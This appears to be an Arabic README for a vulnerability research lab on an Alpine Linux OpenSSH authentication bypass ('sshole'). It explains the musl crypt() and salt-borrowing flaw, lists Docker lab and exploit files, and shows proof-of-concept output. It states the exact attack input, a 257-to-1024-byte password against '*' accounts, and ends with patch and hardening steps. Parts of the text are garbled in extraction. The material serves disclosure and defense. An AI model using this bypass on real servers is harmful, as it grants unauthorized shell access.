أبحاث الثغرات الأمنية، ومختبر إعادة إنتاج إثباتات المفهوم (PoC)، والتحليل التقني لتجاوز المصادقة في Alpine Linux OpenSSH (CVE-2026-123158 / sshole)

يحتوي هذا المستودع على تقرير بحث الثغرة الأمنية الكامل، ونصوص إعادة إنتاج المختبر، وبيئة إثبات المفهوم لثغرة تجاوز المصادقة في OpenSSH على Alpine Linux (CVE-2026-123158، بدرجة CVSS 3.1 قدرها 8.1 عالية، الملقبة بـ "sshole") التي أُعلن عنها في 5 نوفمبر 2026.
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H، CWE-394)/etc/shadow مساويًا تمامًا لـ *.openssh-server-9.9_p2-r0 الذي يعمل على musl libc دون PAM.openssh-server-9.9_p2-r1 وفي المنبع OpenSSH 10.6p2.A*300x).ملاحظة حول حدّ الإدخال: بينما يذكر وصف CVE نطاق 256–1024 حرفًا، يُظهر الاختبار التجريبي في هذا المختبر أن musl libc تُجزّئ (hash) المدخلات ذات 256 بايت بشكل طبيعي (
key_len > KEY_MAX)؛ فقط المدخلات التي يتراوح طولها بين 257 و1024 بايت تُرجع"*"لتفعيل تجاوز المصادقة.
كيفية حدوث SSHOLE الشكل: الآلية خطوة بخطوة لـ CVE-2026-123158 موضّحة كيف تتوافق أطوال الإدخال، واستعارة OpenSSH للملح (salt)، وإرجاع musl للأخطاء لتشكّل تجاوزًا اعتباطيًا للمصادقة.
ينتج الخلل عن تقاطع ثلاثة مكوّنات:
KEY_MAX = 256 في musl libc: عند حساب SHA-512 crypt ($6$)، ترفض musl المفاتيح الأطول من 256 بايت وتُرجع السلسلة الحرفية "*".pick_salt() في OpenSSH (CVE-2016-6210): بالنسبة للحسابات التي لا تحتوي على أملاح (salts) صالحة (مثل *)، تستعير OpenSSH ملحًا من حساب آخر على النظام يمتلك تجزئة $5$ أو $6$ صالحة.crypt(password, salt) مباشرةً مع مدخل shadow. وبما أن musl تُرجع "*"، فإن strcmp("*", "*") == 0 يمنح وصولًا موثّقًا.alpine-openssh-sshole-auth-bypass/
├── article.md # Comprehensive security research report
├── README.md # Project overview & quick reproduction guide
├── cover.png # Cover illustration with CVE badge & hacker icon (PNG)
├── cover.svg # Vector source for cover
├── assets/
│ ├── evidence.png # Terminal reproduction screenshot evidence
│ └── flow.gif # Clean animated walkthrough of the vulnerability flow
└── lab/
├── server.Dockerfile # Alpine 3.21 + vulnerable openssh-server
├── client.Dockerfile # Exploit testing client container
├── sshd.conf # Research server OpenSSH configuration
├── entrypoint.sh # Container provisioning (victim:*, donor:$6$)
├── exploit.sh # Automated boundary PoC (256/257/300/1024 bytes)
├── run.sh # End-to-end execution script
└── verify.sh # A/B verification script against fixed package
شغّل المختبر في حاوية Docker محلية معزولة:
# Build and run the vulnerable server and exploit test
cd lab
./run.sh
==================================================================
 sshd: OpenSSH_9.9p2, OpenSSL 3.3.7 7 Apr 2026
 libc: /lib/ld-musl-x86_64.so.1
 PAM : 0 (0 = built without PAM)
 shadow entries:
   donor:$6$abcdefgh$OHEEfDgChDIS
   victim:*
==================================================================

--- boundary: '*' account, different password lengths ---
>>> 256 bytes (musl still hashes)              rejected  (ssh rc=255)
>>> 257 bytes (crypt() returns '*')            ACCEPTED  <-- uid=1001 user=victim
>>> 300 bytes                                  ACCEPTED  <-- uid=1001 user=victim
>>> 1024 bytes                                 ACCEPTED  <-- uid=1001 user=victim

--- controls ---
>>> victim + short wrong password              rejected  (ssh rc=255)
>>> donor + correct real password              ACCEPTED  <-- uid=1000 user=donor
ssh -p 2222 [email protected]
# Prompt 1: Type 300 'A' characters (A*300x) -> Permission denied (buffer clobbered)
# Prompt 2: Type 300 'A' characters (A*300x) -> Accepted! Shell access granted.

 جلسة طرفية تتحقق من تجاوز المصادقة على
[email protected] بعد إرسال سلسلة كلمة المرور المكوّنة من 300 بايت (A*300x)، وتُظهر نجاح الوصول إلى الصدفة بصفة uid=1001(victim).
cd lab
./verify.sh
apk update && apk upgrade openssh-server openssh
rc-service sshd restart
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf
sshd -t && rc-service sshd restart
! بدلاً من *:
passwd -l <user>
أُجري هذا البحث لأغراض تعليمية، وللتحليل الأمني، وتقييم الثغرات المصرّح به. تهدف النتائج ومواد إثبات المفهوم إلى دعم البحث الأمني المسؤول والمساعدة في تحسين أمن البرمجيات. ينبغي إجراء أي اختبار فقط على الأنظمة التي مُنحت لها موافقة صريحة. لا تشجع هذا المنشور على الوصول غير المصرّح به أو الاستغلال أو أي نشاط غير قانوني آخر.